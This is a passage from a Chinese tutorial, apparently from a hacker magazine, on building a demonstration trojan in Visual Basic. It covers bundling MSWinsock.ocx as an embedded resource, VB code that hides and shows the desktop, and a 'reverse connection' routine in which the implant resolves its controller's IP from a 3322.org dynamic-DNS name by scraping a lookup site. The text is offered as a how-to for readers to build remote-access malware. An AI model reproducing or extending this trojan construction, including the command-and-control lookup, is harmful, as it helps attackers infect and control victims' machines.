在VB中要添加一个资源文件就要使用到资源编辑器，资源编辑器默认是没有被加载的，要使用它就要首先加载。加载的方法为找到“外接程序”——“外接程序管理器”，在其中找到资源编辑器，然后勾选加载，如图2。这样，我们在“工具”——“资源编辑器”菜单中就可以打开资源编辑器对资源文件进行编辑了，如图3。




图2




图 3

点选倒数第二个按钮，表示添加一个自定义资源（支持各种类型的资源文件，比如EXE文件等），我们选择MSWinsock.ocx文件，这样就会把一个资源文件添加到程序中了。

（二）木马功能实现

我们的演示木马要实现的功能是隐藏和显示桌面，要完成这个功能就需要使用到API函数：findwindow和showwindow。findwindow函数用来找到一个对象的句柄，showwindow函数可以隐藏和显示一个对象。

下边给出演示代码，程序界面使用到两个按钮，因为界面很简单，就不给出截图了。

```
Private Declare Function ShowWindow Lib "user32" (ByVal hwnd As Long, ByVal nCmdShow As Long) As Long
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Private Const SW_SHOW = 5
Private Const SW_HIDE = 0

Private Sub Command1_Click()
  Call ShowWindow(FindWindow("Progman", vbNullString), SW_HIDE)
End Sub

Private Sub Command2_Click()
  Call ShowWindow(FindWindow("Progman", vbNullString), SW_SHOW)
End Sub
```

首先声名API函数，然后使用findwindow函数找到progman这个类名的对象句柄（桌面的句柄），最后使用showwindow函数隐藏和显示桌面。

（三）动态域名反弹上线

我们要实现服务端程序通过3322的动态域名进行上线，首先通过一个网站vwww.123cha.com来查询http://xiaolong1212.3322.org这个3322的动态域名当前绑定的IP地址（在此前，我已经通过3322的域名管理功能把自己的ADSL动态IP地址更新到了3322的动态域名上面），如图4。

可以看到已经成功的查询出了我的IP地址为武汉电信。仔细观察这个网站的提交方式，可以看到是通过http://www.123cha.com/ip/?q=+动态域名进行查询的。

现在，我们点击IE浏览器的“查看”—“源文件”来查看该页面的源代码，如图5。其中，比较重要的地方为 => 221.235.72.199</i>
这段，可以看出，通过对“ => ”和“</i>”的定位，就可以得到PING出来的IP地址，实际上本文就使用到了这样的技术来PING出控制端的IP地址。




图 4




图 5

我们给出一个演示程序来实现PING出动态域名的IP地址，程序界面如图6所示，使用到了一个文本框控件，一个按钮控件，一个inet控件（关于inet控件的添加在前几期的X档案中已经有过介绍，这里就不赘述了）。




图 6

编写代码如下：

```
Private Sub Command1_Click()
```

```
Inet1.Execute "http://www.123cha.com/ip/?q=" + Text1.Text, "get"
End Sub

Private Sub Inet1_StateChanged(ByVal State As Integer)
If State = 12 Then
    a = Inet1.GetChunk(1024)
    Do While a <> ""
        s = s + a
        a = Inet1.GetChunk(1024)
        DoEvents
    Loop

    p1 = InStr(1, s, " => ")
    p2 = InStr(p1, s, "</i></ul>")
    MsgBox Mid(s, p1 + Len(" => "), p2 - p1 - Len(" => "))
End If
End Sub
```




图7

这段代码的意思就是：首先使用inet控件对http://www.123cha.com/ip/?q=+动态域名发起GET请求，然后在inet的状态改变事件中使用getchunk方法来获得所有的返回代码，最后使用instr函数得到前后两个关键字的位置，再使用mid函数来得到需要的信息。按F5运行上面的程序，如图7。顺利得到了3322动态域名所绑定的IP地址。

